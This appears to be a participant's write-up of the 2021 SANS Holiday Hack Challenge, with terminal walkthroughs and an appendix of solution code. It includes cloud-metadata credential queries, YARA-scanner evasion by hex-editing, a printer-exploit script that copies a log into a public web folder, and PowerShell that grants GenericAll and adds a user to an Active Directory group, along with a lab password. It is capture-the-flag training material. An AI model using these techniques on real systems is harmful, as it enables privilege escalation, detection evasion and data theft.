With the FPGA programmed I was able to plug it in to Crunchy Squisher's Speak & Spell which signalled to the far reaches of outer space and caused a massive COVID-19-Shaped spaceship to land on the roof finally bringing peace to all elf-kind and troll-kind… cool!



This was my fourth year participating in the Holiday Hack Challenge and my second year completing it and it never fails to impress me. Not only is it a challenging event but it also makes you feel like all the challenges are somehow achievable if you just read enough and spend enough time on it. I've tried many other similar online events and none of them motivate me to keep at it for hours on end like the Holiday Hack Challenge does.

The amount of creative and technical effort that goes into each year's event is absolutely astounding and the end result is great fun, immensely satisfying and most of all – educational.

My most sincere gratitude to the team at SANS for the evident passion and dedication you put into this event every year – I'll be counting down the days till December 2022 now 😊

Challenge – ExifMetadata

HELP! That wily Jack Frost modified one of our naughty/nice records, and right before Christmas! Can you help us figure out which one? We've installed **exiftool** for your convenience!

Procedure:

This is a super quick one just ran the following command to filter out any exif entries containing the word "Jack" and to display the preceding 40 lines to get the document's file name.

```
:~$ exiftool . | grep -B40 Jack
```

Challenge – Grepping for Gold

Howdy howdy! Mind helping me with this homew- er, challenge?

Someone ran **nmap -oG** on a big network and produced this **bigscan.gnmap** file. The **quizme** program has the questions and hints, and incidentally, has NOTHING to do with an Elf University assignment. Thanks!

Hints

- Check this out if you need a grep refresher.

Procedure

- **Q: What port does 34.76.1.22 have open?**

```
elf@e49df7806f10:~$ cat bigscan.gnmap | grep 34.76.1.22
Host: 34.76.1.22 ()     Status: Up
Host: 34.76.1.22 ()      Ports: 62078/open/tcp//iphone-sync///       Ignored State:
closed (999)
```

A: 62078

- **Q: What port does 34.77.207.226 have open?**

```
elf@e49df7806f10:~$ cat bigscan.gnmap | grep 34.77.207.226
Host: 34.77.207.226 ()     Status: Up
Host: 34.77.207.226 ()      Ports: 8080/open/tcp//http-proxy///       Ignored State:
filtered (999)
```

A: 8080

- **Q: How many hosts appear "Up" in the scan?**

```
elf@e49df7806f10:~$ cat bigscan.gnmap | grep Up | wc -l
26054
```

A: 26054

- **Q: How many hosts have a web port open? (Let's just use TCP ports 80, 443 and 8080)**

```
elf@e49df7806f10:~$ cat bigscan.gnmap | grep -E "(80|443|8080)/open" | wc -l
14372
```

A: 14372

- **Q: How many hosts with status Up have no (detected) open TCP ports?**

```
elf@e49df7806f10:~$ echo $((`grep Up bigscan.gnmap | wc -l` - `grep open bigscan.gnmap
| wc -l`))
402
```

A: 402

- **Q: What's the greatest number of TCP ports any one host has open?**

```
elf@e49df7806f10:~$ cat bigscan.gnmap | grep -E "(/open/tcp.*){11}" | wc -l
58
elf@e49df7806f10:~$ cat bigscan.gnmap | grep -E "(/open/tcp.*){12}" | wc -l
5
elf@e49df7806f10:~$ cat bigscan.gnmap | grep -E "(/open/tcp.*){13}" | wc -l
0
```

A: 12

Challenge – IMDS Exploration

Not much to report – just follow the on-screen instructions on the terminal.

```
~$ ping 169.254.169.254
~$ next
~$ curl http://169.254.169.254
~$ curl http://169.254.169.254/latest
~$ curl http://169.254.169.254/latest/dynamic
~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document
~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq
~$ next
~$ curl http://169.254.169.254/latest/meta-data
~$ curl http://169.254.169.254/latest/meta-data/public-hostname
~$ curl http://169.254.169.254/latest/meta-data/public-hostname; echo
~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials
~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role
~$ next
~$ cat gettoken.sh
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-
ttl-seconds: 21600"`
~$ source gettoken.sh
~$ echo $TOKEN
~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-
data/placement/region
~$ exit
```







Challenge – Frostavator

Just a matter of re-arranging the available logic gates to turn the outputs on.

The following table shows the logic output for each gate available:

Input A	Input B	Output					
		AND	OR	NOR	NAND	XOR	XNOR
0	**0**	0	0	1	1	0	1
0	**1**	0	1	0	1	1	0
1	**0**	0	1	0	1	1	0
1	**1**	1	1	0	0	0	1



Challenge – IPv6 Sandbox

Hints:

- Check out this Github Gist with common tools used in an IPv6 context.

Procedure:

I started by following the advice in the hint and having a look at the Github Gist. The Gist suggests using `ping6 ff02::1 -c2` to "find link local addresses for systems in your network segment"

`ff02::1` is a special multicast address that addresses all nodes

Surely enough, running this command returns Ipv6 addresses for 3 different hosts and from **`ifconfig`** I can determine which one is my own host address:

```
elf@507b6dc51089:~$ ping6 ff02::1 -c2
PING ff02::1(ff02::1) 56 data bytes
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=1 ttl=64 time=0.034 ms
64 bytes from fe80::42:1cff:feb5:4f73%eth0: icmp_seq=1 ttl=64 time=0.068 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a002%eth0: icmp_seq=1 ttl=64 time=0.083 ms (DUP!)
64 bytes from fe80::42:c0ff:fea8:a003%eth0: icmp_seq=2 ttl=64 time=0.037 ms
```

```
elf@507b6dc51089:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.160.3  netmask 255.255.240.0  broadcast 192.168.175.255
        inet6 2604:6000:1528:cd:d55a:f8a7:d30a:2  prefixlen 112  scopeid 0x0<global>
        inet6 fe80::42:c0ff:fea8:a003  prefixlen 64  scopeid 0x20<link>
        ether 02:42:c0:a8:a0:03  txqueuelen 0  (Ethernet)
        RX packets 13  bytes 1382 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1276 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

So that leaves two possible hosts:

`fe80::42:1cff:feb5:4f73`

`fe80::42:c0ff:fea8:a002`

Running **`nmap`** on the two hosts shows that one of them has a **`http`** service running which looks interesting:

```
elf@507b6dc51089:~$ nmap -6 -sT fe80::42:c0ff:fea8:a002%eth0
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-17 15:49 UTC
Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.000086s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
9000/tcp open  cslistener
```

I used **`curl`** with a special IPv6 notation to make a request to the web server and got a marquee message with a convenient hint:

```
elf@507b6dc51089:~$ curl http://[fe80::42:c0ff:fea8:a002]:80/ --interface eth0
<html>
<head><title>Candy Striper v6</title></head>
<body>
<marquee>Connect to the other open TCP port to get the striper's activation phrase!</marquee>
</body>
</html>
```

OK – so let's follow its advice and try to connect to the service on port 9000 with **`netcat`**:

```
elf@507b6dc51089:~$ nc -6 fe80::42:c0ff:fea8:a002%eth0 9000
PieceOnEarth
```

That's it – that must be the passphrase!



Challenge – HoHo-No

Jack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the malicious IP addresses, and block them. We need your help to automate this so the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

* You must monitor for new log entries in /var/log/hohono.log

* If an IP generates 10 or more failure messages within an hour then it must be added to the naughty list by running naughtylist add <ip> /root/naughtylist add 12.34.56.78

* You can also remove an IP with naughtylist del <ip> /root/naughtylist del 12.34.56.78

* You can check which IPs are currently on the naughty list by running /root/naughtylist list

You'll be rewarded if you correctly identify all the malicious IPs with a Fail2Ban filter in /etc/fail2ban/filter.d, an action to ban and unban in /etc/fail2ban/action.d, and a custom jail in /etc/fail2ban/jail.d. Don't add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't automatically process the log file each time you make changes to the Fail2Ban config. When needed, run /root/naughtylist refresh to re-sample the log file and tell Fail2Ban to reprocess it.


Since this was the first time I'd ever even heard of **`Fail2ban`**, I decided to start by following the relevant KringleCon talk by Andy Smith. The talk includes a pretty easy to follow walkthrough for creating custom filters, actions and jails in **`Fail2ban`** and implementing them. Based on this, I created the following .conf files:

```
[elf_jail]
enabled = true
logpath = /var/log/hohono.log
maxretry = 10
findtime = 1h
filter = elf_filter
action = elf_action
```

```
[Definition]
actionban = naughtylist add <ip>
actionunban = naughtylist del <ip>
```

```
[Definition]
failregex = Failed login from <HOST> for .*$
            Invalid heartbeat .* from <HOST>$
            Login from <HOST> rejected due to unknown user name$
            <HOST> sent a malformed request$
```

I restarted **`Fail2ban`** and refreshed the naughtylist and that's it – mission accomplished 😊



Challenge – Yara Analysis

HELP!!!

This critical application is supposed to tell us the sweetness levels of our candy manufacturing output (among other important things), but I can't get it to run.

It keeps saying something something yara. Can you take a look and see if you can help get this application to bypass Sparkle Redberry's Yara scanner?

If we can identify the rule that is triggering, we might be able change the program to bypass the scanner.

We have some tools on the system that might help us get this application going: vim, emacs, nano, yara, and xxd

The children will be very disappointed if their candy won't even cause a single cavity.

If I try to run the app I get an error message saying the app is failing on yara rule 135. I can open yara rules to see that rule 135 is looking for a match to the string **candycane**.

```
rule yara_rule_135 {
   meta:
      description = "binaries - file Sugar_in_the_machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
}
```

Opening the app with **nano** and changing the string **candycane** to **candyc@ne** allows me to bypass yara rule 135 but I am now being blocked by yara rule 1056.

```
rule yara_rule_1056 {
   meta:
      description = "binaries - file frosty.exe"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
   strings:
      $s1 = {6c 6962 632e 736f 2e36}
      $hs2 = {726f 6772 616d 2121}
   condition:
      all of them
}
```

To bypass this one I opened the binary as a hex file in **vim** using:

```
$ xxd the_critical_elf_app | vi -
```

I then found one of the hex strings defined in yara rule 1056 and modified it slightly (I only needed to change *one* of the strings), saved the output to a new file and made it executable (`chmod +x`).

Now I was getting stuck on Yara Rule 1732 which looks for a number of matches. For the program to be halted it needs to match ***all*** of the following:

- The program must contain at least 10 of the 20 defined strings
- The program must be less than 50kB large




- The second byte of the program (i.e. the file start offset by 1) should be **45 4c46 02** (note that the order of the octets is reversed due to endianness[11]).

```
2572244-
2572245:rule yara_rule_1732 {
2572267-    meta:
2572276-       description = "binaries - alwayz_winter.exe"
2572327-       author = "Santa"
2572350-       reference = "North Pole Malware Research Lab"
2572402-       date = "1955-04-22"
2572428-       hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
2572508-    strings:
2572520-       $s1 = "This is critical for the execution of this program!!" fullword ascii
2572602-       $s2 = "__frame_dummy_init_array_entry" fullword ascii
2572662-       $s3 = ".note.gnu.property" fullword ascii
2572710-       $s4 = ".eh_frame_hdr" fullword ascii
2572753-       $s5 = "__FRAME_END__" fullword ascii
2572796-       $s6 = "__GNU_EH_FRAME_HDR" fullword ascii
2572844-       $s7 = "frame_dummy" fullword ascii
2572885-       $s8 = ".note.gnu.build-id" fullword ascii
2572933-       $s9 = "completed.8060" fullword ascii
2572977-       $s10 = "_IO_stdin_used" fullword ascii
2573022-       $s11 = ".note.ABI-tag" fullword ascii
2573066-       $s12 = "naughty string" fullword ascii
2573111-       $s13 = "dastardly string" fullword ascii
2573158-       $s14 = "__do_global_dtors_aux_fini_array_entry" fullword ascii
2573227-       $s15 = "__libc_start_main@@GLIBC_2.2.5" fullword ascii
2573288-       $s16 = "GLIBC_2.2.5" fullword ascii
2573330-       $s17 = "its_a_holly_jolly_variable" fullword ascii
2573387-       $s18 = "__cxa_finalize" fullword ascii
2573432-       $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
2573499-       $s20 = "__libc_csu_init" fullword ascii
2573545-    condition:
2573559-       uint32(1) == 0x02464c45 and filesize < 50KB and
2573613-       10 of them
2573630-}
```

I decided that it would be easiest to change the last rule only and changed the hex from **45 4c46 02** to **45 4c46 22**. NOTE: changing one of the characters in the preceding **45 4c46** part would result in an error as this forms part of the standard Linux binary header that the system is expecting.

To make the above change I used **vim** once again, saved the output to the new file, made it executable and then I could finally run it successfully without tripping over any Yara rules.


[11] https://www.varonis.com/blog/yara-rules/#:~:text=uint16(0)%20%3D%3D%200x5A4D,due%20to%20endianness.

Challenge – Strace Ltrace Retrace challenge!

Please, we need your help! The cotton candy machine is broken!

We replaced the SD card in the Cranberry Pi that controls it and reinstalled the software. Now it's complaining that it can't find a registration file!

Perhaps you could figure out what the cotton candy software is looking for...

First things first – I tried to run `~$ ./make_the_candy` and got an error saying `Unable to open configuration file`. OK, so the program must be looking for some sort of configuration file (obviously enough).

By running `~$ ltrace ./make_the_candy` I see that the program is trying to open **`registration.json`**.

I therefore created an file called **`registration.json`** that contains a random letter (eg. x) and ran **`ltrace`** again.

```
~$ echo x > registration.json
~$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x555f5aa2b260
getline(0x7ffe839191e0, 0x7ffe839191e8, 0x555f5aa2b260, 0x7ffe839191e8) = 2
strstr("x\n", "Registration")                            = nil
getline(0x7ffe839191e0, 0x7ffe839191e8, 0x555f5aa2b260, 0x7ffe839191e8) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                           = 24
+++ exited (status 1) +++
```

I can now see from the output of the **`ltrace`** operation that instead of the letter '**`x`**' I placed in the file, the program is looking for the string "**`Registration`**" – so I can simply update my **`registration.json`** file and run **`ltrace`** again.

```
~$ echo Registration > registration.json
~$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x56072f26c260
getline(0x7ffc465d2a00, 0x7ffc465d2a08, 0x56072f26c260, 0x7ffc465d2a08) = 13
strstr("Registration\n", "Registration")                 = "Registration\n"
strchr("Registration\n", ':')                            = nil
getline(0x7ffc465d2a00, 0x7ffc465d2a08, 0x56072f26c260, 0x7ffc465d2a08) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                           = 24
+++ exited (status 1) +++
```

This time I see that the program is looking for a '**`:`**' following '**`Registration`**' and if I repeat the process one more time I see that the program needs to find the string "**`Registration:True`**" in a file called **`registration.json`**.

So I simply update the json file with the expected string for the program to run successfully 😊

Challenge – Elf Code

Level 3 – Don't Get Yeeted:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
soln = lever0.data() + 2            # get data integer the lever and increment it by 2
elf.moveTo(lever0.position)
lever0.pull(soln)
elf.moveTo(lollipop0.position)
elf.moveUp(10)
```

Level 4 – Data Types:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("A String")                             # this lever expects a string as input
elf.moveUp(2)
lever3.pull(True)                                   # this lever expects a boolean object as input
elf.moveUp(2)
lever2.pull(10)                                     # this lever expects an integer input
elf.moveUp(2)
lever1.pull(["happy", "holidays", "everyone"])      # this lever expects a list input
elf.moveUp(2)
lever0.pull({'santa':'claus', 'jack':'frost'})      # this lever expects a dict input
elf.moveUp(2)
```

Level 5 – Conversions and Comparisons:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveTo(lever4.position)
ans4 = lever4.data() + " concatenate"         # take the lever data and add a string to the end
lever4.pull(ans4)
elf.moveTo(lever3.position)
ans3 = not(lever3.data())                     # negate the lever's Boolean data
lever3.pull(ans3)
elf.moveTo(lever2.position)
ans2 = 1 + lever2.data()                      # add 1 to the lever's integer data
lever2.pull(ans2)
elf.moveTo(lever1.position)
ans1 = lever1.data()
ans1.append(1)                                # append 1 to the end of the lever's list
lever1.pull(ans1)
elf.moveTo(lever0.position)
ans0 = lever0.data()
ans0["strkey"] = "strvalue"                   # add a key and value pair to the lever's dict data
lever0.pull(ans0)
elf.moveUp(2)
```

Level 6 – Types and Conditionals

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever = levers.get(0)
data = lever.data()
if type(data) == bool:                # check if the data type is boolean
    data = not data                   # if it is negate it (i.e. change true to false and false to true)
elif type(data) == int:               # check if data type is integer
    data = data * 2                   # if so, double it
elif type(data) == list:              # check if data type is a list
    for x in range(len(data)):        # if so, go through the list elements one by one…
        data[x] += 1                  # ... and increment them by 1
elif type(data) == str:               # check if data type is a string
    data = data + data                # if so append it to itself – i.e "string" becomes "stringstring"
elif type(data) == dict:              # check if data type is a dictionary
    data['a']=data['a']+1             # find the entry corresponding to index 'a' and increase it by 1
elf.moveTo(lever.position)            # go to the lever
lever.pull(data)                      # submit the answer
elf.moveUp(2)
```






Level 7 – Up Down Loopiness:

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(3):        # Repeat three times:
    elf.moveLeft(3)         # this is set to 3 so that on the last run of the loop we get to the lollipop
    elf.moveUp(15)          # move up as far as the elf can go – 15 is greater than the board's size
    elf.moveLeft(3)
    elf.moveDown(15)
```

Level 8 – Two Paths, Your Choice:


```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
lever0 = levers.get(0)
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)     # move from one lollipop to the next
elf.moveTo(lever0.position)           # go to the lever
ans = lever0.data()                   # get the array from the lever
ans.insert(0,"munchkins rule")        # insert a string at index 0 of the array
lever0.pull(ans)                      # return the array as the answer
elf.moveDown(5)                       # move to the exit
elf.moveLeft(6)
elf.moveUp(5)
                                      #That's 12 lines of code exactly!
```

Challenge – Holiday Hero

For this challenge we're presented with a two-player game, which in itself is pretty cool as it encourages interaction and cooperation with other KringleCon attendees – it would be really awesome to see more of this at future KringleCons! But KringleCon being what it is, this also present an opportunity to hack the game and make it work with a single player (feeding in to the stereotype of hackers being loners I guess 😊).


The first step to this challenge was pretty obvious; by using the in-browser developer tools in Chrome I found a Cookie called HOHOHO and changed its value from **`{"single_player":false}`** to **`{"single_player":true}`**.

Next, I reloaded the iframe with the game and created a room in the game. I looked around in the code until I spotted a number of interesting variables including one which begged me not to change it! Nevertheless, in the end all I had to set was a single global variable called **`single_player_mode`** which when set to **`true`** in the console started the game with a virtual 'computer' Player 2. Cool stuff!




Appendix I – Hidden Floor Easter Egg

There's a hidden floor accessible from Frost Tower and Santa's Castle which can be accessed by changing one of the button elements in the browser dev tools. The value assigned to **`data-floor`** can be anything other than **1**, **2** or **4**.



This takes you to a psychedelic room with a mean-looking space-turtle in the background! Exiting the room then takes you to a spot somewhere behind Frost Tower.



Appendix II – Code

Objective 7 – Printer Exploit Bash Script

```
#!/bin/sh
mkdir /app/lib/public/incoming
cp /var/spool/printer.log /app/lib/public/incoming
```

Objective 8 – Read DACL of AD Group Object

```
$ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])
```

Credit: Chris Davis[12]

Objective 8 – Grant GenericAll permission to User "fmcygawtjd" in "Research Department" Group

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "fmcygawtjd"
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object
System.Security.Principal.NTAccount("vulns.local\$username")).Translate([System.Sec
urity.Principal.SecurityIdentifier])
$inheritanceType =
[System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule
$IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights]
"GenericAll"), ([System.Security.AccessControl.AccessControlType] "Allow"),
$propGUID, $inheritanceType, $nullGUID
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

Credit: Chris Davis[13]

[12] https://github.com/chrisjd20/hhc21_powershell_snippets#you-can-read-the-dacl-of-an-ad-group-object-using

[13] https://github.com/chrisjd20/hhc21_powershell_snippets#in-the-below-example-the-genericall-permission-for-the-chrisd-user-to-the-domain-admins-group-if-the-user-your-running-it-under-has-the-writedacl-permission-on-the-domain-admins-group

Objective 8 – Add User “fmcygawtjd” to “Research Department” Group

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "fmcygawtjd"
$password = "Yhizbztff!"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString, $username, $password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-','')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

Credit: Chris Davis[14]

[14] https://github.com/chrisjd20/hhc21_powershell_snippets#after-giving-genericall-permissions-over-the-domain-dmins-group-the-below-snippet-would-add-the-chrisjd-account-to-the-domain-admins-group

Objective 13 – FPGA Programming

```
// input clk - this will be connected to the 125MHz system clock
// input rst - this will be connected to the system board's reset bus
// input freq - a 32 bit integer indicating the required frequency
//              (0 - 9999.99Hz) formatted as follows:
//              32'hf1206 or 32'd987654 = 9876.54Hz
// output wave_out - a square wave output of the desired frequency
// you can create whatever other variables you need, but remember
// to initialize them to something!

